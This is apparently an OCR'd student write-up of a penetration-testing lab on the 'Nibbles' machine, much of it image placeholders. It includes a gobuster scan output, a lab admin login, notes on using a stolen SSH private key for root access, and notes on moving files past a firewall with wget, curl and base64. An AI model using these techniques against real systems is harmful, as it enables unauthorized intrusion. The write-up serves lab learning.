
2.




- for this the first step wad to navigate to the ssh directory to find for the private key



- I copy pasted, saved it to my local machine as id_rsa and change mod to



-Then I logged in to root using the key



Transferring files


- We can use Python HTTP server then use wget or curl to download files om a remote host


- We can use base64 to bypass a firewall preventing us from downloading a file

Nibbles Unumeration

Questions

1.






Nibbles – web footprint

- What web is used to identify the web application used


Nibbles – initial Foothold

- I navigated to the ip and got to this page




Hello world!


- this was its page source information



- I navigated to the nibbleblog and was taken to this site




I also did a gorbster search to look for any other hidden directories and this were my results




```
┌──(dylan㉿kali)-[~/Documents/cyber_shujaa]
└─$ gobuster dir -u http://10.129.93.243/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.93.243/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 303]
/.htpasswd            (Status: 403) [Size: 308]
/.htaccess            (Status: 403) [Size: 308]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 325] [--> http://10.129.93.243/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 327] [--> http://10.129.93.243/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 329] [--> http://10.129.93.243/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 327] [--> http://10.129.93.243/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 326] [--> http://10.129.93.243/nibbleblog/themes/]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================

┌──(dylan㉿kali)-[~/Documents/cyber_shujaa]
```


I navigated to the admin.php and found a login page



I logged in with the credential username: admin Password: nibbles

question







Nibbles Escalation

Questions

1.




